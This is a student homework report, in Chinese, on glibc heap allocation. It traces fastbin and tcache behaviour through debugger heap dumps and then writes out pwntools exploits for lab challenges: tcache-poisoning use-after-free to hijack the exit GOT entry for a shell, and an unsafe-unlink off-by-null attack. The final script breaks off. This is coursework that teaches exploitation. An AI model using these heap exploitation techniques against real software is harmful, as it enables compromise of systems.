HW04 Heap Exploitation Breakdown


姓名：张凌铭

学号：3180103857

Challenge 1 test

01 test.notcache

(0) Checkpoint 0



此时，我们通过两次调用malloc函数，得到两个堆地址分别为0x555555756000和0x555555756020，可以看到，分配给每个chunk的大小均为$size\ \&\ \sim(SIZE_BITS) = 0x21\ \&\ \sim(0x07) = 0x20$，也即32字节。考虑到是64位程序，$SIZE_SZ$为8字节，那么根据预定义的宏$request2size$，$(req) + SIZE\_SZ + MALLOC\_ALIGN\_MASK = 8 + 8 + 15 = 31 < 32$。因为计算得到的值小于$MINSIZE$，动态分配的内存应该为$MINSIZE = 32$字节，符合得到的结果。此外，可以看到，三个chunk的PREV_INUSE均置位，表明物理相邻的前一chunk均为在使用状态，当然第一块被分配的内存块的PREV_INUSE自动置位，以防访问非法内存。

(1) Checkpoint 1

可以看到，通过调用malloc函数从Top chunk分配得到2块新的内存块，地址分别为0x555555756040和0x555555756060。同样的，预期分配的内存块大小为$(req) + SIZE_SZ + MALLOC_ALIGN_MASK\ \&\ \sim(MALLOC_ALIGN_MASK)$，也即：

$$(0x18 + 0x8 + 0x0F)\ \&\ 0x10 = 0x20 = 32$$

这意味着ptmalloc仍然为其分配32字节的内存块。仔细一想，除去占据2个SIZE_SZ字节的mchunk_prev_size和mchunk_size，实际上只为b[0]和b[1]分别分配了16字节，小于用户要求的24字节。这应该是空间复用导致的，如果前一个chunk处于在使用状态，当前chunk的mchunk_prev_size字段无效，可以为前一个chunk所用。加上这额外的8字节馈赠，刚好满足24字节的要求。

(2) Checkpoint 2

同理，malloc函数从Top chunk划分出两个新的内存块来满足c[0]和c[1]的要求。这一次，预期分配的内存块大小为：

$$0x20 + 0x08 + 0x0F = 0x37, 0x37 \ \& \ 0x10 = 0x30$$

这意味着ptmalloc将为其分配48字节的内存块，符合图中所示的结果，并且，48字节刚好满足申请32字节的需求。

(3) Checkpoint 3

首先，值得关注的是，因为我们释放了a[0], a[1], b[0]和b[1]，所以对应的chunk也变为未使用状态。$_int_free$函数会先检查能否将这些free chunk放入fastbin中，判断条件为：

```
if ((unsigned long) (size) <= (unsigned long) (get_max_fast ())
```

$get_max_fast()$的返回值是$global_max_fast$变量的值，其于$malloc_init_state$中初始化为$DEFAULT_MXFAST$，也就是$64 * SIZE_SZ/4 = 128$字节。既然32字节小于128字节，这四个free chunk都可以放置于fastbin中。fastbin维护的是单向链表，每次插入free chunk的操作为：(其实就是插入到fastbin的头部，成为对应fastbin链表的第一个free chunk)

```
unsigned int idx = fastbin_index(size);
fb = &fastbin(av, idx);
// atomically do following steps, p is free chunk.
p->fd = *fb;
*fb = p;
```

因为protect变量是在free之前通过malloc得到的动态内存，所以它仍然是从Top chunk中分配的。其预期的内存块大小为：

$$0x100 + 0x8 + 0x0F \ \& \ 0x10 = 0x110$$

符合图中所示的结果。另外，处于fastbin中的free chunk，其PREV_INUSE位仍然置1，这点也可以从图中得到印证。

(4) Checkpoint 4

```
pwndbg> heap
Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756000
Size: 0x21
fd: 0x00

Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756020
Size: 0x21
fd: 0x555555756000

Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756040
Size: 0x21
fd: 0x555555756020

Allocated chunk | PREV_INUSE
Addr: 0x555555756060
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756080
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x5555557560b0
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x5555557560e0
Size: 0x111

Top chunk | PREV_INUSE
Addr: 0x5555557561f0
Size: 0x20e11
```

在$_int_malloc$中，通过调用宏定义$checked_request2size(bytes, nb)$得到预期的chunk大小，那其实就是：

$$0x10 + 0x08 + 0x0F \ \& \ 0x10 = 0x20$$

可以看到，因为32字节小于128字节，所以$_int_malloc$首先尝试从fastbin中寻找大小匹配的free chunk，并从对应的fastbin链表的头节点开始取chunk（也就是说，fastbin采用$LIFO$策略），从图中可以看到，因为位于0x555555756060的free chunk是对应大小为32字节的fastbin链表的头节点，它重新成为allocated chunk，符合预期。

(5) Checkpoint 5

```
pwndbg> heap
Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756000
Size: 0x21
fd: 0x00

Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756020
Size: 0x21
fd: 0x555555756000

Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756040
Size: 0x21
fd: 0x555555756020

Allocated chunk | PREV_INUSE
Addr: 0x555555756060
Size: 0x21

Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756080
Size: 0x31
fd: 0x00

Free chunk (fastbins) | PREV_INUSE
Addr: 0x5555557560b0
Size: 0x31
fd: 0x555555756080

Allocated chunk | PREV_INUSE
Addr: 0x5555557560e0
Size: 0x111

Top chunk | PREV_INUSE
Addr: 0x5555557561f0
Size: 0x20e11
```

同理，当我们释放c[0]和c[1]时，$_int_free$函数首先查看能否将这两个free chunk放入fastbins中。因为48字节小于128字节，所以其可以放在fastbins，同样，每次都将free chunk插入到fastbin对应单向链表的头部，并且PREV_INUSE保持原样。

(6) Checkpoint 6

首先，程序调用$free(protect)$希望释放$protect$所指向的动态内存。显然，$0x110 = 272$字节远大于128字节，不处于$fastbins$的范围。面对这种情况，$_int_free$函数会通过前向或后向的方式合并非$mmap$的空闲$chunk$。首先尝试后向合并，也就是合并低地址$chunk$，因为该动态内存的$PREV_INUSE$置为1，不满足该条件，跳过。又可以看到，该动态内存块的高地址相邻$chunk$就是$Top\ chunk$，故执行如下操作：（实际上就是把需要释放的动态内存块重新并入$Top\ chunk$）

```
size += nextsize;
set_head(p, size | PREV_INUSE);
av->top = p;
check_chunk(av, p);
```

此时，$Top\ chunk$的大小应为$0x20e10 + 0x110 = 0x20f20$，远大于$FASTBIN_CONSOLIDATION_THRESHOLD$，并且此时存在$fastbin\ chunks$，故执行$malloc_consolidate()$。$malloc_consolidate()$所做的工作就是遍历$fastbinsY$数组，将其中的$fastbin\ chunk$尽可能前向或后向合并成更大的$chunk$并放入$unsortedbins$中。所得的结果是：
第一，位于$0x555555756000$, $0x555555756020$, $0x555555756040$的$fastbin\ chunks$合并为$0x60$字节的$unsortedbin\ chunk$，并且将位于$0x555555756060$的$Allocated\ Chunk$的$PREV_INUSE$置为0。
第二，位于$0x555555756080$, $0x5555557560b0$的两个$fastbin\ chunks$直接合并到$Top\ Chunk$中。
紧接着就是三个$malloc(0x500)$，那么，实际需要为每个$chunk$分配的大小应为：

$$0x500 + 0x8 + 0x0F\ \&\ 0x10 = 0x510$$

因为$free(protect)$的缘故，$fastbins$已经被清空，而且$smallbins$也为空。$_int_malloc$进入大循环，遍历$unsorted\ bins$.
如果遍历的$chunk$大小与申请的$size$匹配，则将其作为可用内存块返回。否则，如果遍历的$chunk$大小满足$in_smallbin_range$，这里的$smallbin$最大值MIN_LARGE_SIZE为$(64-0)*16 = 1024$，将该$unsortedbin\ chunk$插入到对应的$smallbin$双向链表的头部。（$largebin$同理，只不过需要处理$fd_nextsize$和$bk_nextsize$，以及维护递减顺序）在这里，因为$0x60$在$smallbin$的范围内，位于地址$0x555555756000$的$unsortedbin\ chunk$被移入对应的$smallbin$双向链表中，符合预期。
如果遍历完$unsorted\ bins$或者循环次数超过10000次仍没得到预期的动态内存块，就请求$large\ bins$的帮助。
那其实考虑到当前最大的$Free\ chunk$也就是$0x60$字节，远不能满足$0x510$字节的需求，我们还是要诉诸$Top\ Chunk$。可以看到，在做$free(protect)$之前，$Top\ Chunk$的大小为$0x20e10$远大于$0x510 * 3$，满足$malloc$的需求绰绰有余，故从$Top\ Chunk$划出三块大小为$0x510$的内存块，符合图中的结果。

(7) Checkpoint 7

那么，有了$Checkpoint\ 6$的基础，在这里$_int_free$观察到$0x510 = 1296$字节远大于$global_max_fast$，故尝试合并非$mmap$的空闲$chunk$。当合并位于地址$0x555555756080$大小为$0x510$字节的动态内存块时，由于$PREV_INUSE$置位，$_int_free$尝试合并高地址$chunk$，然而位于地址$0x555555756590$的内存块处于在使用状态，所以这次$free$的结果是：

第一，将位于地址$0x555555756080$大小为$0x510$字节的动态内存块加入$unsortedbins$。

第二，将位于地址$0x555555756590$的动态内存块的$PREV_INUSE$置0。（其他影响省略）

第二次$free$尝试释放位于地址$0x555555756590$的动态内存块，此时$PREV_INUSE$为0，所以尝试合并低地址$chunk$：

```
prevsize = prev_size (p);
size += prevsize;
p = chunk_at_offset(p, -((long) prevsize));
unlink(av, p, bck, fwd);
// ...
```

做的事情很简单，就是将低地址$chunk$和当前$chunk$做一合并，并将低地址$chunk$从$unsortedbins$对应的双向链表中摘除，将合并后的大小为$0xa20 = 0x510 * 2$的内存块添加到$unsortedbins$对应的双向链表的头节点。因为此时$size$为$0xa20$小于$0x10000$，并且此时没有$fastbin\ chunks$，不需要执行$malloc_consolidate()$。可以从图中看到，结果符合预期。

02 test.tcache

(0) Checkpoint 0

第一次调用$__libc_malloc()$函数时，会执行$MAYBE_INIT_TCACHE()$。因为此时$tcache$变量为空，通过$tcache_init$函数为其分配内存存放$tcache_perthread_struct$，这是通过在函数内进一步调用$_int_malloc$函数实现的。结构体定义如下：

```
typedef struct tcache_perthread_struct
{
  char counts[TCACHE_MAX_BINS];
  tcache_entry *entries[TCACHE_MAX_BINS];
} tcache_perthread_struct;
```

那么，预期为$tcache_perthread_struct$结构体分配的内存大小为：

$$(64 + 8 * 64) + 8 + 15\ \&\ 0x10 = 592 = 0x250$$

这就对应位于地址$0x555555756000$，大小为$0x250$字节的内存块。（从$Top\ Chunk$割取）

因为此时$tcache$, $smallbins$, $fastbins$, $largebins$均为空，从$Top\ Chunk$割取两块大小为$0x20$字节的内存块给$a[0]$, $a[1]$。

(1) Checkpoint 1

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Allocated chunk | PREV_INUSE
Addr: 0x555555756250
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756270
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756290
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21

Top chunk | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x20d31
```

从$Top\ Chunk$割取两块大小均为$0x20$字节的内存块给$b[0]$, $b[1]$，与之前讨论的情况无异。

(2) Checkpoint 2

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Allocated chunk | PREV_INUSE
Addr: 0x555555756250
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756270
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756290
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x555555756300
Size: 0x31

Top chunk | PREV_INUSE
Addr: 0x555555756330
Size: 0x20cd1
```

同理，从$Top\ Chunk$割取两块大小均为$0x30$字节的内存块给$c[0]$, $c[1]$，与之前讨论的情况无异。

(3) Checkpoint 3

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756250
Size: 0x21
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756270
Size: 0x21
fd: 0x555555756260

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756290
Size: 0x21
fd: 0x555555756280

Free chunk (tcache) | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21
fd: 0x5555557562a0

Allocated chunk | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x555555756300
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x555555756330
Size: 0x111

Top chunk | PREV_INUSE
Addr: 0x555555756440
Size: 0x20bc1
```

$protect$所对应的动态内存块仍是从$Top\ Chunk$中割取得到的，因为此时bin中没有$free\ chunks$。

可以看到，$free\ chunks$并不进入$fastbins$，开启$tcache$的情况下，$tcache$的优先级比$fastbins$更高。根据宏$csize2tidx$可知：

$$tc\_idx = (0x20 - 0x20 + 0x10 - 1)/0x10 = 0 < TCACHE\_MAX\_BINS = 64$$

因此，4个$free\ chunks$均进入$tcache \rightarrow entries[0]$。通过复用结构体$struct\ malloc_chunk$的$fd$指针为结构体$tcache_entry$的$next$指针，可以将这4个$free\ chunks$串联成单向链表，并且每次采取头部插入，最后形成的单向链表如下：

（偏移量$0x10$是因为fd指针跟结构体$malloc_chunk$基地址相差$2 * SIZE_SZ$，也即16字节）

（感觉直接看$tcache_put$的代码实现比较好理解）

$$(0x555555562b0 + 0x10) \rightarrow (0x555555756290 + 0x10) \rightarrow (0x555555756270 + 0x10) \rightarrow (0x555555756250 + 0x10) \rightarrow null$$

值得注意的是，跟$fastbin\ chunks$类似，$tcache$中的$free\ chunks$的$PREV_INUSE$位并未清零。

(4) Checkpoint 4

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756250
Size: 0x21
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756270
Size: 0x21
fd: 0x555555756260

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756290
Size: 0x21
fd: 0x555555756280

Allocated chunk | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x555555756300
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x555555756330
Size: 0x111

Top chunk | PREV_INUSE
Addr: 0x555555756440
Size: 0x20bc1
```

同样，在申请内存时，$tcache$的优先级也要高于$fastbins$。申请$0x10$字节的内存时，预期分配的$chunk$大小为：

$$0x10 + 0x8 + 0x0F\ \&\ 0x10 = 0x20$$

显然，$tcache \rightarrow entries[0]$非空，$tcache$非空，$tc_idx$小于$mp_.tcache_bins = 64$，因此$__libc_malloc$调用$tcache_get$函数从对应的单向链表头部取出一个$free\ chunk$，也就是位于地址$0x5555557562b0$的$chunk$，将其分配给$recatch$。

(5) Checkpoint 5

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756250
Size: 0x21
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756270
Size: 0x21
fd: 0x555555756260

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756290
Size: 0x21
fd: 0x555555756280

Allocated chunk | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21

Free chunk (tcache) | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x31
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756300
Size: 0x31
fd: 0x5555557562e0

Allocated chunk | PREV_INUSE
Addr: 0x555555756330
Size: 0x111

Top chunk | PREV_INUSE
Addr: 0x555555756440
Size: 0x20bc1
```

根据宏定义$csize2tidx$：

$$tc\_idx = (0x30 - 0x20 + 0x0F)/0x10 = 1 < TCACHE\_MAX\_BINS = 64$$

函数$_int_free$会将这2个$free\ chunks$放入$tcache \rightarrow entries[1]$，并构建如下所示的单向链表：

$$(0x555555756300 + 0x10) \rightarrow (0x5555557562d0 + 0x10) \rightarrow null$$

(6) Checkpoint 6

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756250
Size: 0x21
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756270
Size: 0x21
fd: 0x555555756260

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756290
Size: 0x21
fd: 0x555555756280

Allocated chunk | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21

Free chunk (tcache) | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x31
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756300
Size: 0x31
fd: 0x5555557562e0

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756330
Size: 0x111
fd: 0x00

Allocated chunk | PREV_INUSE
Addr: 0x555555756440
Size: 0x511

Allocated chunk | PREV_INUSE
Addr: 0x555555756950
Size: 0x511

Allocated chunk | PREV_INUSE
Addr: 0x555555756e60
Size: 0x511

Top chunk | PREV_INUSE
Addr: 0x555555757370
Size: 0x1fc91
```

根据宏定义$csize2tidx$：

$$tc\_idx = (0x110 - 0x20 + 0x0F)/0x10 = 15 < TCACHE\_MAX\_BINS = 64$$

函数$_int_free$会将该$free\ chunk$放入$tcache \rightarrow entries[15]$，并构建如下所示的单向链表：

$$(0x555555756330 + 0x10) \rightarrow null$$

显然，$tcache$, $smallbins$, $unsortedbins$, $largebins$都无法满足$0x510$字节的内存申请需求，最终还是从$Top\ Chunk$割取3块大小均为$0x510$字节的内存块分配给$a[0]$, $a[1]$, $protect$，这里不再赘述。

(7) Checkpoint 7

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756250
Size: 0x21
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756270
Size: 0x21
fd: 0x555555756260

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756290
Size: 0x21
fd: 0x555555756280

Allocated chunk | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21

Free chunk (tcache) | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x31
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756300
Size: 0x31
fd: 0x5555557562e0

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756330
Size: 0x111
fd: 0x00

Free chunk (unsortedbin) | PREV_INUSE
Addr: 0x555555756440
Size: 0xa21
fd: 0x7ffff7dcdca0
bk: 0x7ffff7dcdca0

Allocated chunk
Addr: 0x555555756e60
Size: 0x510

Top chunk | PREV_INUSE
Addr: 0x555555757370
Size: 0x1fc91
```

当我们尝试去释放大小为$0x510$字节的内存块时，我们发现：

$$tc\_idx = (0x510 - 0x20 + 0x0F)/0x10 = 0x4F = 79 > TCACHE\_MAX\_BINS = 64$$

那么，该内存块无法放入$tcache$中，这种情况下，就按照正常流程将$free\ chunks$进行合并放入$unsortedbins$中。因为该流程跟$notcache$没有差别，就不再赘述。

03 Answers to Questions

(1)

事实上，开启$tcache$和不开启$tcache$，初始堆状态没有区别。因为在$malloc_init_state$中并没有调用$_int_malloc$为$tcache$分配内存块。只有程序第一次调用$malloc$函数时，才会为$tcache$分配内存，此时的堆状态是有区别的。

(2)

不开启$tcache$时，在$Checkpoint\ 3$释放的内存块进入$fastbins$。

开启$tcache$时，在$Checkpoint\ 3$释放的内存块进入$tcache$而不进入$fastbins$，$tcache$优先级高于$fastbins$。

(3)

不管开启$tcache$与否，$Checkpoint\ 4$拿到的$chunk$都是由$free(b[1])$;语句释放的，并无不同。

(4)

$a[1]$对应的$chunk$通过后向合并的方式与$a[0]$对应的$chunk$进行合并，合并后的$chunk$被纳入$unsortedbins$。

有无$tcache$现象并无区别，因为$0x510$超出了$tcache$所能容纳的字节范围。

Challenge 2 uaf

首先，我们需要知道$exit$的GOT表项地址和$backdoor()$函数的地址，可以通过$objdump + grep$取得：

```
➜  02_uaf objdump -d uaf | grep "backdoor"
0000000000400917 <backdoor>:
➜  02_uaf objdump -d uaf | grep "exit"
0000000000400820 <exit@plt>:
  400820:   ff 25 52 18 20 00       jmpq   *0x201852(%rip)        # 602078 <exit@GLIBC_2.2.5>
  400e97:   e8 84 f9 ff ff          callq  400820 <exit@plt>
```

可以看到，$backdoor$函数的地址为$0x00400917$，$exit$的GOT表项地址为$0x00602078$。

(1) 布置合适的堆layout

这里我们通过函数add_ddl申请三块堆上的内存，我们并不关心$ddl\ time$和$ddl\ content$的值，任意设置即可。

接下来，通过调用$finish_ddl$函数释放申请的第一块内存和第二块内存，第三块内存块是保护$chunk$，防止释放的对象直接与$Top\ Chunk$合并，从而确保第一块和第二块内存顺利进入$tcache$对应的单向链表中：(头插法)

$$tcache \rightarrow entries[i] : Chunk2 \rightarrow Chunk1 \rightarrow null$$

$exploit.py$中对应的代码实现如下：

```python
from pwn import *

conn = remote("47.99.80.189", 10030)
conn.recvuntil("StudentID:\n")
conn.sendline("3180103857")

# craft three malloc chunks
# allocated from Top Chunk
i = 0
while i < 3:
    conn.recvuntil("Your chocie:\n")
    payload = "1"
    conn.sendline(payload)
    conn.recvuntil("ddl time\n")
    payload = "2021-1-1"
    conn.sendline(payload)
    conn.recvuntil("ddl content\n")
    payload = "Lexi"
    conn.sendline(payload)
    i = i + 1

# free the first two chunks
# tcache -> 2 -> 1 -> null
i = 1
while i < 3:
    conn.recvuntil("Your chocie:\n")
    payload = "2"
    conn.sendline(payload)
    conn.recvuntil("ddl index\n")
    payload = str(i)
    conn.sendline(payload)
    i = i + 1
```

(2) 污染 fd 指针

因为程序在$finish_ddl$中并没有将$array$数组对应$index$的位置清空，所以存在$use\ after\ free$。

我们可以通过$edit_ddl$函数修改此时位于$tcache$单向链表中的$Chunk2$，使其$next$指针指向$exit$的GOT表项地址。
因为$next$指针跟$user\ data$的起始地址是重合的，所以直接修改$array[1] \rightarrow ddl_time$即可。
本次操作后，单向链表更新为：

$$tcache \rightarrow entries[i] : Chunk2 \rightarrow GOT[exit]$$

$exploit.py$中对应的代码实现如下：

```
# tcache -> 2 -> got_addr(exit)
conn.recvuntil("Your chocie:\n")
payload = "4"
conn.sendline(payload)
conn.recvuntil("ddl index\n")
payload = "2"
conn.sendline(payload)
conn.recvuntil("ddl time\n")
payload = p64(0x602078)
conn.sendline(payload)
conn.recvuntil("ddl content\n")
payload = "Lexi"
conn.sendline(payload)
```

(3) 改写目标地址值

那么，当我们尝试调用add_ddl函数申请两块内存块时，$__libc_malloc$会先从$tcache$中寻找满足条件的$Chunk$，可以预见，$Chunk2$和$GOT[exit]$将被作为可使用的$free\ chunks$返回。从而，我们可以直接修改$GOT[exit]$的值为$backdoor()$函数的地址，达到获取$shell$的目的。
$exploit.py$中对应的代码实现如下：

```
# tcache -> got_addr(exit)
conn.recvuntil("Your chocie:\n")
payload = "1"
conn.sendline(payload)
conn.recvuntil("ddl time\n")
payload = "2021-1-1"
conn.sendline(payload)
conn.recvuntil("ddl content\n")
payload = "Lexi"
conn.sendline(payload)

# got(exit) = backdoor_addr
conn.recvuntil("Your chocie:\n")
payload = "1"
conn.sendline(payload)
conn.recvuntil("ddl time\n")
payload = p64(0x00400917)
conn.sendline(payload)
conn.recvuntil("ddl content\n")
payload = "Lexi"
conn.sendline(payload)
```

(4) 触发

因为修改的是$exit$的GOT，通过$choice = 5$执行$exit(0)$函数，其会跳转到$backdoor$，并最终拿到$shell$。

$exploit.py$中对应的代码实现如下：

```
conn.recvuntil("Your chocie:\n")
payload = "5"
conn.sendline(payload)
conn.interactive()
```

远程环境成功的截图如下：

Challenge 3 unsafe unlink

$libc-2.27.so$引入了$size$检查和双向链表完整性检查：

```
if (__builtin_expect (chunksize(P) != prev_size (next_chunk(P)), 0))      \
      malloc_printerr ("corrupted size vs. prev_size");               \
if (__builtin_expect (FD->bk != P || BK->fd != P, 0))                     \
      malloc_printerr (check_action, "corrupted double-linked list", P, AV);  \
```

假设我们需要分配的最小堆$Chunk$个数为$x+1$，我们将在$index$为$x-1$的堆$Chunk$上构造$FakeChunk$，堆$Chunk$结构如下：

```
          chunk_base P -> | mchunk_prev_size (invalid) |      (0x8)
                          |         mchunk_size       |1|      (0x8)
            array[x-2] -> |     0xdeadbeefdeadbeef      |      (0x8)  <- Fake_P starts here
                          |     mchunk_size(fake)     |1|      (0x8)  <- mchunk_size = 0x5F1
                          |           FakeFD            |      (0x8)
                          |           FakeBK            |      (0x8)
                          |          (omitted)          |      (size = 0x5D0)
                          | --------------------------- |
          chunk_base Q -> |           0x05F0            |      (0x8)
                          |         mchunk_size       |0|      (0x8)
            array[x-1] -> |           ......            |
```

第一个问题是，如何将$Q \rightarrow mchunk_size$的最低位置0？这点是通过空间复用和$get_input_custom$函数实现的。首先，结构体$ddl_mgr$的大小为$0x20+0x5d8=0x5f8$，预期为其分配的$Chunk$大小为：

$$0x5f8+0x8+0x0F \ \& \ 0x10=0x600$$

$0x600-0x10=0x5f0<0x5f8$，那么当前$Chunk$会使用下一$Chunk$的$mchunk_prev_size$字段。get_input_custom函数在读取结束后会在末尾置0，从而覆盖$Q \rightarrow mchunk_size$的最低位，实现$off-by-null$漏洞。
第二个问题，伪造的$Chunk$大小为多少？应该为$0x600-0x10=0x5F0$。为了绕过$size$检查，需要修改两处地方：

$$Fake\_P \rightarrow mchunk\_size=0x5F1 \ \ Q \rightarrow mchunk\_prev\_size=0x5F0$$

第三个问题，$FakeFD$和$FakeBK$的值应该为何？双向链表完整性检查要求：

$$Fake\_P \to BK \to FD == Fake\_P \;\&\&\; Fake\_P \to FD \to BK == Fake\_P$$

那么应当有：

$$*(FakeBK + 0x10) == Fake\_P \quad *(FakeFD + 0x18) == Fake\_P$$

观察到，$array[x-2]$正好指向$Fake\ Chunk$，也就是说，$array[x-2] == Fake\_P$，那么，可以设：

$$FakeBK = array + (x-2) * 0x8 - 0x10 \quad FakeFD = array + (x-2) * 0x8 - 0x18$$

这样就可以绕过双向链表完整性检查，实现$unlink$：

$$FakeFD \to bk = array[x-2] = FakeBK \;\; FakeBK \to fd = array[x-2] = FakeFD$$

最终的效果就是：

$$array[x-2] = array + (x-2) * 0x8 - 0x18$$

由此，我们可以通过$array[x-2]$修改$array[x-5]$的值，将$array[x-5]$的值更新为$targetID$的地址。通过$array[x-5]$就可以修改$targetID$的值。这里，$x-5 \geq 0 \to x \geq 5$，故取$x = 5$，总共分配$5+1$块内存，最后一块用作保护$Chunk$。
最后，$array$的基地址和$targetID$的地址可以通过$objdump + grep$得到：

```
➜  03_unsafe_unlink objdump -d unsafe_unlink | grep "array"
  40096b:   48 8d 3d 6e 17 20 00    lea    0x20176e(%rip),%rdi        # 6020e0 <array>
➜  03_unsafe_unlink objdump -d unsafe_unlink | grep "targetID"
  400e3c:   48 8b 05 7d 12 20 00    mov    0x20127d(%rip),%rax        # 6020c0 <targetID>
```

$exploit.py$中对应的代码实现如下：

```
from pwn import *

array3_addr = 0x006020e0 + 0x8 * 3
fakeFD = array3_addr - 0x18
fakeBK = array3_addr - 0x10

conn = remote("47.99.80.189", 10031)
conn.recvuntil("StudentID:\n")
conn.sendline("3180103857")

# malloc 6 chunks from array[0] to array[5]
i = 0
while i < 6:
    conn.recvuntil("Your chocie:\n")
    payload = "1"
    conn.sendline(payload)
    conn.recvuntil("ddl time\n")
    payload = "2021-1-1"
    conn.sendline(payload)
    conn.recvuntil("ddl content\n")
    payload = "Lexi"
    conn.sendline(payload)
    i = i + 1
```

```
# edit chunk array[3]
conn.recvuntil("Your chocie:\n")
payload = "4"
conn.sendline(payload)
conn.recvuntil("ddl index\n")
payload = "4"
conn.sendline(payload)
conn.recvuntil("ddl time\n")
payload = p64(0xDEADBEEFDEADBEEF) + p64(0x5F1)
payload += p64(fakeFD) + p64(fakeBK)
conn.send(payload)
conn.recvuntil("ddl content\n")
payload = b"\x00" * 0x5D0 + p64(0x5F0)
conn.sendline(payload)

# free chunk array[4]
conn.recvuntil("Your chocie:\n")
payload = "2"
conn.sendline(payload)
conn.recvuntil("ddl index\n")
payload = "5"
conn.sendline(payload)

# write targetID's address to array[0]
conn.recvuntil("Your chocie:\n")
payload = "4"
conn.sendline(payload)
conn.recvuntil("ddl index\n")
payload = "4"
conn.sendline(payload)
conn.recvuntil("ddl time\n")
payload = p64(0x006020c0)
conn.sendline(payload)
conn.recvuntil("ddl content\n")
payload = "Lexi"
conn.sendline(payload)

# write studentID into targetID
conn.recvuntil("Your chocie:\n")
payload = "4"
conn.sendline(payload)
